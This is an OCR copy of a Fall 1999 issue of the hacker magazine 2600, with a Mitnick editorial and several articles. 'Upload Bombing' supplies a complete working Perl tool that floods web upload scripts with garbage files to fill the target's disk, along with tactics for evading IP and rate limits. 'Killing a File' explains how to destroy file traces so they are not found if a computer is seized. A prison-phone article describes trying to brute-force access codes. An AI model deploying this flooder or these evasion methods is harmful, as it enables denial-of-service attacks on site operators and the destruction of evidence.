

# Non-American Payphones




Basel, Switzerland.

*Photo by Dan Scheraga*




Lviv, Ukraine.

*Photo by Jerry Dosko*



Sao Paulo, Brazil

*Photo by Claudio Carlquist*



Holguin City, Cuba.

*Photo by Unknown*

**Come and visit our website and see our vast array of payphone photos that we've compiled! http://www.2600.com**

Volume Sixteen, Number Three
Fall 1999 $5.00 US, $7.15 CAN

# 2600
## The Hacker Quarterly

Blue Box
World's Finest
REINFORCED
Gummed Tape
Red Box
WORLD'S FINEST GUMMED TAPE
WORLD'S FINEST GLASS FIBRE REINFORCED TAPE
Blue Box
WORLD'S FINEST GUMMED TAPE
Red Box
Blue Box
Box
FREE KEVI

Hope 2000 is Coming.

http://www.h2k.net

July 14th to July 16th, 2000.
New York City.

## POTENTIAL PROBLEMS

***"He is a strange, in some senses pathetic, misguided human being. I don't hold a lot of confidence that he will turn his life around." - Mitnick prosecutor David Schindler, now heading for a lucrative position in the law firm Latham & Watkins, on the subject of Kevin Mitnick, as quoted in the Los Angeles Times, 8/16/99.***

## STAFF

**Editor-In-Chief** • Emmanuel Goldstein

**Layout and Design** • Ben Sherman

**Cover Design** • Neon Samurai, The Chopping Block Inc.

**Office Manager** • Tampruf

**Writers** • Bernie S., Billsf, Blue Whale, Noam Chomsky, Eric Corley, Dr. Delam, Derneval, Nathan Dorfman, John Drake, Paul Estev, Mr. French, Thomas Icom, Joe630, Kingpin, Miff, Kevin Mitnick, The Prophet, David Ruderman, Seraf, Silent Switchman, Scott Skinner, Mr. Upsetter

**Network Operations** • CSS, Izaac

**Broadcast Coordinator** • Porkchop

**Webmasters** • Kerry, Kiraly, Macki

**Inspirational Music** • System of a Down, Rick Wright

**Shout Outs** • The June 4 Coalition, HackCanada, Juintz, KPFA, www.savepacifica.net

*2600 (ISSN 0749-3851) is published quarterly by 2600 Enterprises Inc. 7 Strong's Lane, Setauket, NY 11733. Second class postage permit paid at Setauket, New York.*

**POSTMASTER:** Send address changes to 2600, P.O. Box 752, Middle Island, NY 11953-0752.

Yearly subscription: U.S. and Canada - $18 individual, $50 corporate (U.S. funds). Overseas - $26 individual, $65 corporate. Back issues available for 1984-1998 at $20 per year, $25 per year overseas. Individual issues available from 1988 on at $5 each, $6.25 each overseas.

**ADDRESS ALL SUBSCRIPTION CORRESPONDENCE TO:**
2600 Subscription Dept., P.O. Box 752, Middle Island, NY 11953-0752 (subs@2600.com).

**FOR LETTERS AND ARTICLE SUBMISSTONS, WRITE TO:**
2600 Editorial Dept., P.O. Box 99, Middle Island, NY 11953-0099 (letters@2600.com, articles@2600.com).

**2600 Office Line: 516-751-2600**
**2600 FAX Line: 516-474-2677**

# SLOW MOTION

## At last we know what it was all about.

Since February of 1995 when Kevin Mitnick was arrested in North Carolina (and for more than two years before then when he was trying to avoid being captured), people have been asking what the big deal was. Why were the federal authorities so intent on imprisoning Mitnick? What crime had he committed? Why was this so important?

We know that it wasn't about his being a fugitive from justice. Why? For one thing, it turns out he never was a fugitive in the first place! An article by Jonathan Littman (author of *The Fugitive Game*) pointed this out back in 1997.

*"The change in the government's stance came to light last week during a routine pre-sentencing hearing before Federal Judge Mariana Pfaelzer. The U.S. Marshal the government had relied upon to claim that Mitnick fled before his three-year probation was finished on December 7, 1992, testified he never made any such statement. Minutes later, Mitnick's former probation officer, Frank Gullo admitted he wrongly stated that Mitnick was a fugitive.*

*"No longer able to prove Mitnick was a fugitive, the government instead claimed the hacker was tardy with his paperwork, failing to submit three monthly supervision reports. But Gullo testified that for 33 months, until September 1992, Mitnick 'conscientiously' complied with the reporting requirements of his 36 months supervision."*

A minor infraction at best. But that apparently didn't matter. Mitnick had committed crimes while on the run, even though he wasn't really on the run. And justice had to be served.

So Mitnick was charged with possessing access devices in the form of codes to make free cellular phone calls. (Had prepaid phone cards existed back then, there's little doubt Mitnick would have used this anonymous method to stay in touch with friends and family - one simply does not get a landline while being hunted.) It wasn't exactly manslaughter but a message had to be sent. He got 22 months for this infraction. The government wanted 32. (Manslaughter, incidentally, would have gotten 34.)

There's actually a slight clarification to all of this. Mitnick also pleaded guilty to violating his supervised release. Why would he do such a thing if the government admitted that he was never a fugitive? Two reasons. 1) The government didn't make this admission until a year after he

Continued on Page 53

# Upload Bombing

by Elf of VSU

This article will describe a new type of attack that I have named "upload bombing." It repeatedly connects to a web server with TCP, pretending to be a web browser sending some file data to a file uploading CGI script on the server.

*File Uploads in HTML Forms*

You may ask yourself, "Can web browsers upload files to CGI scripts on web servers?" Yes, they can. In the releases of Netscape Navigator 2.0 and Internet Explorer 4.0, support was added for a new HTML tag called <input type="file">. (However, Lynx still doesn't support this tag). See table A (p. 7) for an example of an HTML document with this tag. Normally, data from HTML forms to CGI scripts are encoded in "application/x-www-form-urlencoded". But HTML forms with file uploads use the newer encoding "multipart/form-data" instead.

*Stupid CGI Script Coders*

The file uploading CGI script will decode all the data it receives, usually storing the uploaded file in some directory somewhere on the server. Many such file uploading scripts will reject files that are too big or whose file names don't end in the correct file type, but none of the scripts that I have looked at have got any memory. They don't know if the last upload was from another continent two weeks ago, or from you two seconds before this one.

The implications are obvious! If we code a program that behaves just like a web browser does when it uploads a file to a CGI script on a web server, we can upload file after file of random garbage. Each file can be small enough to be accepted by the script, but together the files will take up a lot of disk space on the victim's web server. This will cause some problems for the sysadmin, as modern operating systems don't work very well when the hard disk is full.

*Technical Details*

Exactly how is this done? Let's get to the gory technical details! There is an RFC document, RFC 1867: "Form-based File Upload in HTML," which describes how these uploads work. Unfortunately, none of the popular browsers are fully compliant with this document. During a real life file upload from the HTML document in table A, the web browser opens a TCP connection to the web server, and sends something that looks close to my table B.

At this point, I will discuss some of the fields in table B in further detail. The contents of the files and the other fields are sent as raw data - not encoded at all. The different fields are separated with the boundary, which is defined in the "Content-type:" line. The boundary can be any text string that is not found in the data itself. I've used the boundary "BOUNDARY" in table B for clarity. Netscape's browsers use a boundary consisting of the character "-" 27 times, and then 13 or 14 random digits. I use such a boundary myself in my upload bomb program. If the file names include strange characters, these names are encoded in "application/x-www-form-urlencoded" in some browsers, but not in others. It is also worth noting that the type of data field, whether it is hidden or a text area or a checkbox, is not stated anywhere in table B (p. 8).

Let's look at the header of table B for a while. The "Referer:" (sic) line shows the URL to the document that holds the HTML form. (The correct spelling is in fact "referrer," but apparently someone who worked on the HTTP/1.0 specification didn't know that, so now everyone who codes web clients has to consciously misspell that word.) The "User-Agent:" line gives the name of the web browser that is sending all this data.

Table B is based on the output from Netscape's browsers. The output from MS Internet Explorer varies from this table in some minor details. For instance, it sends off a "Content-Type:" header for each file that is uploaded. Any half decent CGI script coder will adapt his or her scripts to work both with Netscape and IE, so this shouldn't cause any trouble for the aspiring upload bomber.

*My "Upload Bomb" Program*

If you don't want to code your own upload bombing program, you can type in mine (p. 10). It is written in Perl. You install it by editing the first line of the script and by changing the permissions so it is executable. I have only had the opportunity to test it with perl 5.004_02 running on a Linux 2.0.36 machine, but I believe it is very portable, as it uses "use Socket" rather than defining the socket constants by hand.

TABLE A

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0//EN"
"http://www.w3.org/TR/REC-html40/strict.dtd">
<html><head><title>table a</title></head>
<body><form method="post" action="http://www.victim.com/cgi-bin/upload.pl"
enctype="multipart/form-data">
<p><input type="hidden" name="action" value="upload" size="0">
your name: <input type="text" name="yourname" size="35"><p>
first file name: <input type="file" name="f1" size="20"><br>
second file name: <input type="file" name="f2" size="20"><p>
comments:<br>
<textarea name="comments" rows="5" cols="50"></textarea><p>
<input type="checkbox" name="chk" value="vsu"> check here, if the files
are made by VSU.<p>
<input type="submit" name="subm" value="Send!">
</form></body></html>
```

My program reads data from an input file, creates upload bombs as described in the "Technical Details" section above, sends them off to the web server, shows the answer from the CGI script, and waits a couple of seconds before it sends the next bomb.

It uses the POST method and the HTTP/1.1 protocol. Most (all?) HTML forms for file uploads use the POST method rather than the GET method, and the HTTP/1.1 protocol is widely supported on today's web servers, so this is the correct choice in nearly all cases.

*Preparing An Input File For This Program*

Let's say that we have found some place on the net that we want to upload bomb. First we surf to the HTML document that holds the form where the user selects a file to upload. We'll refer to this document later on as document D. We look at the HTML source of this document, and write down the URL of the CGI script that the form links to.

We also look at all <input type="...">, <textarea> and <select> tags in that form, and write down their names and what function they have (i.e., what value we want to give them). Finally we use all this information to build an input file for upload bombing this place.

So what is the format of the input file? Well, first I should tell you that all lines beginning with the "#" character and all lines that are empty or only consists of spaces and tabs are ignored. From the lines that are left, line 1 defines how many bombs we should send, line 2 is the name of the web server, and line 3 is the port that the web server answers at (usually 80). Line 4 is the address to the script (that is, everything in the script's URL after the machine name), and it should always start with a "/" character. Line 5 is the referrer, i.e., the URL to document D.

Line 6 defines the beginning of the file names that we will create (usually a path like "C:\TEMP\") and line 7 defines the end of the same file names (usually a file type like ".mp3"). Line 8 defines the minimum size of the random files that we will create and line 9 defines the maximum random addition. All random files will have a random file size somewhere between line 8's value and line 8's plus line 9's value. If line 8 has the value 1096 and line 9 has the value 0, all random files will be exactly 1096 bytes long. If line 8 has the value 1024 and line 9 has the value 2048, all random files will have sizes somewhere from 1024 to 3072 bytes. While talking about files, I can also tell you that all file names that are generated will consist of 8 to 18 random lower case letters.

The rest of the input file after line 9 consists of pairs of lines that define names and values from the HTML form. You can use the character "~" in the values, to signify a new line (CRLF). This is especially useful with the HTML tag <textarea>, which allows the user to type in more than one line in his or her browser.

It is important that these name and value pairs are listed in the same order as in the HTML form, because some badly written CGI scripts don't work if you change the order

There are two special values that are used to signify that one of the names in the form is a file, not normal data. The special value "$FILE$" means that this is a file full of random garbage, and the special value "$FILEname_filename$" means that this is a real file that will be uploaded under different random file names. My program will try to find this real file in the current directory.

See table C (p. 9) for an example of an input file. When you have constructed one that you are happy with, you start bombing with the command "./upload_bomb input_file".

In some cases, there is no document ID, just a script which senses if you are surfing to it or uploading data to it. If you are surfing to it, the script gives you an HTML form, and if you are uploading to it, it processes the data. However, this doesn't make much of a difference to us. We just surf to the script as if it was an ordinary HTML document, and then we work our way through the process of creating an input file in the same way as we usually do.

*Upload Bombing CGI Scripts That Don't Do Uploads*

Although my program doesn't support this, you can also upload bomb other types of CGI scripts than the ones who handle file uploads. One example would be scripts for online polls, where you can alter the result of the poll heavily in your favor by sending off lots of votes for the alternative that you prefer. To do this, you need to look up the encoding method "application/x-www-form-urlencoded" somewhere.

*The Other Side Of The Fence*

I hope that the CGI script authors and the sysadmins all over the world will wake up to this threat soon, and start securing their scripts against this type of attack. The most obvious ways for them to do so is to: (a) check the IP numbers, or (b) only allow a certain number of uploads per hour/day/week.

The idea behind (a) is to only allow a certain number of uploads in a row from one IP number. We can get around this by letting several machines take turns to upload bomb one server, or by using IP spoofing. It is harder to get around (b), but we can use it for a denial of service attack. If the script only allows 3 uploads per hour, we can try to upload 4 files every 15 minutes, leaving the legitimate users without the ability to upload files.

It is also worth noting that both (a) and (b) could cause some inconvenience to legitimate users of the upload scripts, such as making people who want to upload lots of legitimate files in a row unable to do so.

*Links*

*The CGI Resource Index* - http://cgi.resourceindex.com/
*HTTP/1.1* - http://www.w3.org/Protocols/History.html
*RFC 1867* - http://www.rfc-editor.org/rfc/rfc1867.txt
*HTML 4.0* - http://www.w3.org/TR/REC-html40/
*Perl* - http://www.perl.com/

```
TABLE B

POST /cgi-bin/upload.pl HTTP/1.1
Host: www.victim.com
User-Agent: Mozilla/4.05 [en] (Win95; I)
Referer: http://www.victim.com/upload.html
Connection: close
Content-Type: multipart/form-data; boundary=BOUNDARY
Content-Length: 681

--BOUNDARY
Content-Disposition: form-data; name="action"

upload
--BOUNDARY
Content-Disposition: form-data; name="yourname"
```

```

ULF/VSU
--BOUNDARY
Content-Disposition: form-data; name="f1"; filename="C:\TMP\zouxgvj0lxk.gif"

FILEFILEFILEFILEFILEFI
--BOUNDARY
Content-Disposition: form-data; name="f2"; filename="C:\TMP\hvwhnivwa.gif"

FILEFILEFILEFILEFIL
--BOUNDARY
Content-Disposition: form-data; name="comments"

VSU
for 2000
in 1999

--BOUNDARY
Content-Disposition: form-data; name="chk"

VSU
--BOUNDARY
Content-Disposition: form-data; name="subm"

Send!
--BOUNDARY--
```

```
TABLE C

# This is an input file for the upload bomb program.

5
www.victim.com
80
/cgi-bin/upload.pl
http://www.victim.com/upload.html
C:\TMP\
.gif
18
14

# The fields from the HTML form begin here.

action
upload
yourname
ULF/VSU
f1
$FILE$
f2
$FILEloser.gif$
comments
VSU^for 2000^in 1999^
chk
VSU
subm
Send!
```

```
#!/usr/bin/perl -
# upload bomb by Ulf of VSU in 1999

use Socket;

sub readf
{
   my $temp;
   if ($current > $#file)
   { die "malformed input file!\n"; }
   $temp = $file[$current];
   $current++;
   return $temp;
}

# 0.0 INITIALIZATION AND USAGE INSTRUCTIONS
print "upload bomb\ncoded by Ulf of VSU\n";
print "published by 2600 Magazine: the Hacker Quarterly\n\n";

if (($#ARGV != 0) || ($ARGV[0] eq "-h") || ($ARGV[0] eq "-help"))
{ print "usage: $0 input_file\n"; exit; }

srand; $| = 1; $crlf = "\015\012"; $quote = "\042"; $current = 0;

# 1.0 READ FROM THE INPUT FILE, STRIP REMARKS AND EMPTY LINES, AND STORE
# ... WHAT'S LEFT IN THE ARRAY @file
open(FILE, "<$ARGV[0]") or die "can't open the input file!\n";

while (<FILE>)
{
   tr/\015\012//d;
   if ((!(m/^\s*$/)) && (substr($_, 0, 1) ne "#"))
   { push @file, $_; }
}

close FILE or die "can't close the input file!\n";

# 1.1 GIVE IMPORTANT VARIABLES VALUES FROM THAT ARRAY
($bombs, $machine, $port, $script, $referrer, $filenamebegin,
 $filenameend, $filesizemin, $filesizerandomadd) = map { readf() } (1 .. 9);

# 1.2 GIVE THE ARRAYS @thename AND @thecontent VALUES FROM THAT ARRAY
while ($current <= $#file)
{
   ($key, $value) = map { readf() } (1 .. 2);
   $value =~ s/\\/\015\012/eg;
   push @thename, $key; push @thecontent, $value;
}
if ($#thename == -1) { die "no html form fields in the input file!\n"; }

# 1.3 CREATE THE BOUNDARY
$boundary = "-" x 27 . join("", map { chr 48 + int rand 10 }
                                (1 .. (13 + int rand 2)));

# 2.0 START THE LOOP THAT COUNTS HOW MANY BOMBS WE SHOULD SEND
foreach $i (1 .. $bombs)
{
   print "** bomb #$i out of $bombs **\n\n";
   $body = "";

# 3.0 START THE LOOP THAT ADDS ALL THE FIELDS FROM THE HTML FORM TO THE
#     MESSAGE BODY
   foreach $j (0 .. $#thename)
   {
      $body .= "--$boundary$crlf".
               "Content-Disposition: form-data; name=".
               "$quote$thename[$j]$quote";

# 3.1 IT'S A NORMAL FIELD, SO ADD THE VALUE
      if ($thecontent[$j] !~ m/^\$FILE(.*)\$$/)
      { $body .= "$crlf$crlf$thecontent[$j]$crlf"; }
      else
      {

# 3.2 IT'S A FILE, SO MAKE UP A RANDOM FILE NAME
         $bombfile = $1;
         $middle = join("", map { chr 97 + int rand 26 }
                       (1 .. (8 + int rand 10)));

# 3.3 ADD THE BEGINNING OF THE FILE TRANSFER TO THE MESSAGE BODY
         $body .= "; filename=$quote$filenamebegin".
                  "$middle$filenameend$quote$crlf$crlf";

# 3.4 IT'S A RANDOM FILE, SO ADD RANDOM FILE DATA TO THE MESSAGE BODY
         if ($bombfile eq "")
         {
            $filesize = $filesizemin + int rand $filesizerandomadd;
            $le = length ($randomdata = join("", map { chr int rand 256 }
                              (1 .. (4096 + int rand 174))));
            while ($filesize > 0)
            {
               $onesize = ($filesize >= $le) ? $le : $filesize;
               $body .= substr($randomdata, 0, $onesize);
               $filesize -= $onesize;
            }
         }
         else

# 3.5 IT'S A REAL FILE, SO ADD DATA FROM THE BOMB FILE TO THE MESSAGE BODY
         {
            open(INF, "<$bombfile") or
             die "can't open the bomb file \"$bombfile\"!\n";
            binmode INF;
            while (<INF>) { $body .= $_; }
            close INF or die "can't close the bomb file!?\n";
         }
         $body .= $crlf;
      }
   }

# 3.6 ADD THE ENDING OF THE MESSAGE BODY
   $body .= "--$boundary--$crlf"; $leng = length $body;

# 4.0 CREATE THE MESSAGE HEAD
   $head = "POST $script HTTP/1.1$crlf".
           "Host: $machine$crlf".
           "User-Agent: Mozilla/4.05 [en] (Win95; I)$crlf".
           # If MS Internet Explorer can lie about its name, so can we ;)
           "Referer: $referrer$crlf".
           "Connection: close$crlf".
           "Content-type: multipart/form-data; boundary=$boundary$crlf".
           "Content-length: $leng$crlf$crlf";

# 5.0 LOOK UP AND CONNECT TO THE WEB SERVER
   $tcp = getprotobyname("tcp");
   socket(SOK, PF_INET, SOCK_STREAM, $tcp) or die "socket error!\n";
   ATTEMPT:
   {
      $error1 = 0; print "looking up...";
      $numb = inet_aton($machine) or $error1 = 1;
      if ($error1 == 1)
      { print " unable to connect to remote host!\n"; last ATTEMPT; }
      $con = sockaddr_in($port, $numb);
      $error2 = 0; print " ok\nconnecting...";
      connect(SOK, $con) or $error2 = 1;
      if ($error2 == 1)
      { print " can't connect to that port!\n"; last ATTEMPT; }

# 5.1 SEND OUT A BOMB
      select SOK; $| = 1; select STDOUT; print " ok\nsending...";
      print SOK "$head$body";

# 5.2 SHOW THE USER WHAT THE SERVER AND THE SCRIPT SENT BACK
      print "\n\n";
      print while <SOK>;
      close SOK or die "\nsocket error!\n";
   }

# 6.0 WAIT FOR A COUPLE OF SECONDS, UNLESS THIS IS THE LAST BOMB TO SEND
   if ($i != $bombs)
   { print "\n\n"; sleep 2 + int rand 4; }
}

# VSU 1999 - Sill, Bildning och Moral
```

# Killing a File

by THX1138

Getting rid of all traces of a file sounds like an incredibly simple thing to do. You get yourself a program that overwrites the file and that's it. Right?

Unfortunately, getting rid of all traces of a file is far more complex than you could have imagined. You'll need to get yourself a program that does more than the DOS, UNIX, or Windows delete file command. These commands merely mark the space on the disk used by the file as available without actually erasing the contents of the file, even if the file is emptied from the Windows recycle bin.

Programs that overwrite the contents of a file are called "secure delete" programs. Scorch is good and it has some interesting options. BCwipe is also good.

Make sure these programs rename the file first with a name of equal or greater length! Inferior programs may erase the file data and then mark the entry in the disk table of contents as deleted without actually overwriting the file name. Or how about a file name that previously existed on a corporate computer and they would like to know how a reference to that file got on your computer (assuming it's been seized). Filenames alone may not be solid evidence against you, but wouldn't it be cleaner not to leave a trace? Several programs will rename the file with X's first, then erase the actual file contents. But make sure your secure delete program does this.

Even if you have done all of the above, the filename and its data can still exist all over the place!

If you're using win 95 or NT, click on start, then "documents". Is that your filename? Blow away the shortcut in C:\WINDOWS\RECENT using your secure delete program. If you're using win NT blow away the shortcuts in C:\WINNT\PROFILES\ADMINI~1\RECENT\. This assumes you have the administrator account. There's another other directory called C:\WINDOWS\QFNONDI\RECENT\ which can contain references to your file.

There may be other software that opens the file and keeps the filename on a list somewhere, such as the "last files opened" list. Use the windows file explorer to search the software directories in question for a substring (use "contains" field) of the filename. On UNIX, cat all the files through grep and an appropriate substring. Yes, you're going to have to examine each piece of software that opened the file for any traces of it.

In a state of shock yet? It gets worse.

Windows95, Windows NT, UNIX, and other operating systems use virtual memory files to extend RAM. When a process or program becomes completely inactive, the operating system puts the process with all memory (RAM) contents out on disk in order to conserve memory. This method of extending RAM is called virtual memory. When the program becomes active again its data is copied back into memory, and yes, the data is left in the virtual memory file until it is overwritten. Your data could stay there for days or even months!

Windows 95 uses the file win386.swp. You can boot into DOS and erase the file, but you'll have to change the permissions first. More robust operating systems will automatically re-create the swap file at boot time if they detect it missing. Some "secure delete" programs (such as scorch) may have an option to leave the WIN 95 swap file intact but just erase its contents.

Some operating systems like Win 95 and NT 4.0 have swap files that grow and shrink dynamically, using empty disk space as needed. Turn this option off or get enough memory so that you don't need a swap file. Wiping the swap file in its shrunken state could leave parts of your file in what was the swap file in its enlarged state, but in what is now unused disk space. For example your data got swapped out to the last 10 megabytes of the virtual memory file and then later the virtual memory file shrunk leaving your data in what is now marked as unused disk space. If you think this has already happened on your system, wipe the swap file while booted in DOS and then, before exiting DOS, fill up the disk with big null files and erase them all. Use DOS pipes to keep concatenating the null filled files until the entire disk is full. Then simply delete them all.

On UNIX you can switch to an alternate swap file just long enough to erase the original swap file with a secure delete program, then re-create and switch back to the original swap file. Check /etc/fstab for references to your swap partitions.

Windows NT uses a virtual memory file called pagefile.sys. Wipe its contents while booted in DOS. If you have NTFS you'll have to temporarily get rid of the virtual memory file, fill the disk with null files, then delete them.

If a DOS FAT based file system has problems, you are told to run a program called scandisk. If scandisk finds "lost" pieces of files it puts the pieces in a series of files called FILE0001.CHK, FILE0002.CHK, and so forth. These files could contain data you want erased. If so, blow them away with your secure delete program.

The Windows registry can be littered with references to a file. The registry keeps all kinds of information about a Windows machine. If you are unfamiliar with the registry try browsing through it in read only mode. Use the registry editor (regedit.exe) to find references to recently accessed files that you want eradicated. (Don't use the 32 bit registry editor. The piece of crap doesn't find all strings!)

Most Windows software such as real player keeps a list of recently accessed files. Use the registry editor to find these old references.

While you're in there you may want to look under Netscape for "URL History" and get rid of the URL references to *Hustler* and *Penthouse*. The boss or coworker might get upset about them. So, you just hit the delete key and those registry values are gone, right? Mistake! Deleting registry values is almost like making a permanent record of them, because the registry marks the entries as deleted without overwriting them. If you run a binary editor (like HEXedit) on the registry, then search for the values, you'll see they're still there! The registry is actually a file called C:\WINDOWS\SYSTEM.DAO and on NT it's a series of files in C:\WINNT\SYSTEM32\CONFIG. I have successfully erased those "lost" values with a binary editor. (Don't try this on your own.)

The best way to get rid of registry values is to overwrite them. Instead of pressing delete, modify the value and change it to something of equal or greater length. So, using the registry editor, find Netscape's "URL History", change www.hackFBI.com to www.paranoid.com, or change www.Hustler.com to www.barney.com.

If you opened any files with Netscape, data could be stored in the Netscape cache. Use your secure delete program to delete those cache files.

One way to simplify the whole business of killing files is to create a "killall" script to do a lot of the deletions and then run it just before shutdown. C2 compliant operating systems have a "secure delete" option that will overwrite a file when you do a regular delete command, but there is no undelete or wastebasket with this type of deletion. I prefer to put most stuff in the wastebasket and scorch the files I really want to get rid of.

There is a program called shredder that attempts to kill (in real time) files and references everywhere they may be. It is good but not perfect.

Every piece of software out there could keep some internal record of your file or even its contents, especially software made by Big Brother in Washington State. His software leaves references all over the place. Remember, a moderate dose of paranoia is healthy.

# THE TERRORIST OF ORANGE, TEXAS

by The Abstruse One

Hello. My name is Daryl, and I'm a terrorist.

At least that's what my high school thought. I'm now 19 years old and a college freshman living on campus a nice distance from home. Now I will admit I have done some things in the past where I actually deserved the punishment I received. I was caught with four copies of *The Anarchist's Cookbook* on school grounds. I know I was wrong to do it but I just wanted to give the hacking information on the disks to some friends of mine. It just so happened there was information on how to make a variety of bombs on the disks as well. I learned my lesson and figured the school would forgive me.

About eight months later, I was about 1/2 finished with a novel I was writing and decided to give a copy to a friend of mine who asked about it. I warned her several times before I gave it to her that it contained violent and sexual content, but she took it anyway. Her parents found it and called the school board, who in turn called the principal. I ended up being suspended for another week. I personally didn't and still don't think I deserved the punishment they gave me, but I never protested at all. I just took it and went on with my life, very careful never to bring anything at all to school again. I just took to sleeping through my classes instead of writing.

However, I learned too late that if they want to get you, they can get you even if you do nothing. The school attempted to get rid of me again my senior year. I was called into the office after returning from a week in Tennessee because of the death of a relative. I had no clue what the hell was going on. Someone started spreading a rumor while I was gone that I was planning on either bringing a bomb to graduation and killing everyone or sniping off the top 10 percent of my class. "What the fuck?" I thought. "I got called out of my computer class for this?" I was interrogated (there was no other word for it) and tape recorded (I found this out much later and I was never informed of the fact by the police or the school personnel) and asked things like "Are you ever depressed?" Of course you moron, everyone is at one time or another. "Do you own a gun?" I'm 18. I can't buy a gun yet. "What are your religious beliefs?" What the fuck business is it of yours? I got pissed off as all hell. I was getting pulled out of my classes two and three times a week and getting spot interrogations, just in case my attitude changed. Hell, my friends and even people that I barely knew were getting pulled out of class in case they were coconspirators. I felt like killing them all just to get them to leave me alone. As if the frequent office visits weren't enough, I was semi-strip searched at our commencement ceremony, which, by the way, had three armed police officers with weapons drawn and pointed at me and two of my friends. I dropped my program halfway through and decided it wasn't worth it to bend over to pick it up. Finally, I got my high school diploma and got the hell out of there.

"Finally they're out of my life!" I thought. A few days after the school shooting incident in Jonesboro, Arkansas, I was called by the school again at my parents' home (I happened to be home at the time for some odd reason). I was asked things like if I planned to visit anyone from school, if I was going to come back on campus. *What the fuck????* I saw red. What the fuck right do they have to bother me a year after I've graduated and moved away? I told them so too. I told them that if I even got the idea in my head that they were planning to violate my rights in any way I would retain an attorney and sue the school, the school district, the school board members, and the school administration staff themselves and then promptly hung up on them. I have yet to receive another call but I have learned from a reliable source that they have a "list" of potential assassins and yours truly was on the top of said list.

I just hope that no one else has to go through anything similar to this. It's stressful as all hell and there is no call for any of it. I was pushed to the breaking point and I was able to avoid snapping, but who knows what would happen if someone else had to go through this ordeal? What is going through the minds of these people? "This student alienates him/herself from other students and expresses opinions different from the norm. They must be plotting something so let's alienate them even more!" And they're the ones teaching the children of this nation. Scary, huh?

# ITS PRISON PHONES

by FlecRage

I'm currently serving time in a Tennessee prison, and have spent a considerable amount of time trying to beat the Inmate Telephone System (ITS). I don't know of anyone who has ever found a way to do it. I know that some other states use this system, so if anyone has anything to add to what follows, the info would be greatly appreciated.

### *What I Know So Far*

The ITS consists of four main subsystems: Inmate Telephones, Trunk Management Units (TMU's), a CPU (containing the ITS database), and terminals.

How does it work? The inmate dials a phone number and his/her eight digit Personal Access Code (PAC). The TMU sends the site code, trunk, phone number, and PAC to the CPU at Inmate Network Control. The CPU (using the Enforcer database) checks a range of control parameters. If all checks out okay, the CPU notifies the TMU at the site that it's okay to connect the call to the LecTel phone lines (formerly Telco) which are managed by Opus Telecom.

The TMU is the physical interface between the inmate phones and the outside telephone network. Each TMU supports seven phones (max), and they communicate with the CPU via synchronous and asynchronous data and voice lines to the Inmate Network Control on a T1 (I think).

The CPU is an 80486 based NCR 3550 super-mini-computer operating at 50 MHz. It has two routers with one Ethernet and 16 synchronous connections each. Remote terminals at each prison are also connected to the CPU through high speed connections. The CPU is accessed through a console connected to a VGA card in the CPU. Additional terminals are connected through RS-232 ports locally or remotely by high speed links.

The ITS software is firmware in the TMUs or in files on the CPU's hard disk. The software resident on the CPU runs under UNIX System V 4.2, but users only interact with the Oracle Relation Database (unless you have programmer rights on the system).

The system controls everything as soon as the phone goes off hook. When an inmate enters a phone number and their eight digit access code, the TMU sends the request to the CPU which looks up the inmate's account to decide if the call is authorized. The RDBMS keeps a detailed audit trail of the entire call (number called, time, date, length, collect/debit, etc.) and sorts account information.

It's set up to limit the use of UNIX commands to the system administrator only (called Database Administrator (DBA) on the system). You can get to this part of the system by the "System Data Administrator" branch on the main menu.

The only way you can get direct access to raw UNIX is if you have programming access privileges (pick "Operating System Utilities" from the main menu). Only the programming access privileges allow you to see the full system menu. Users are only able to login on terminals in their approved area, and a failed login attempt freezes the account until the sysadmin restores it.

I have tried many PACs from 00000000 to 99999999 with no luck (and my fingers hurt like hell too). An inmate can enter 118 to get his/her prepaid account balance, so I tried 000 through 999 using the code and any PIN (staff) that I could guess, but nothing good came from it (now my fingers are bleeding). 114 plus a staff PIN followed by an inmate's PAC allows staff to listen to the last recorded name you used (for collect call connection).

If anyone has ideas about how an inmate might beat this phone system, I would love to hear them. ITS is like Fort Knox! Note: this is not a PBX! They just add TMUs when they need more phones.

# Infiltrating Media One

by Lobo The Duck

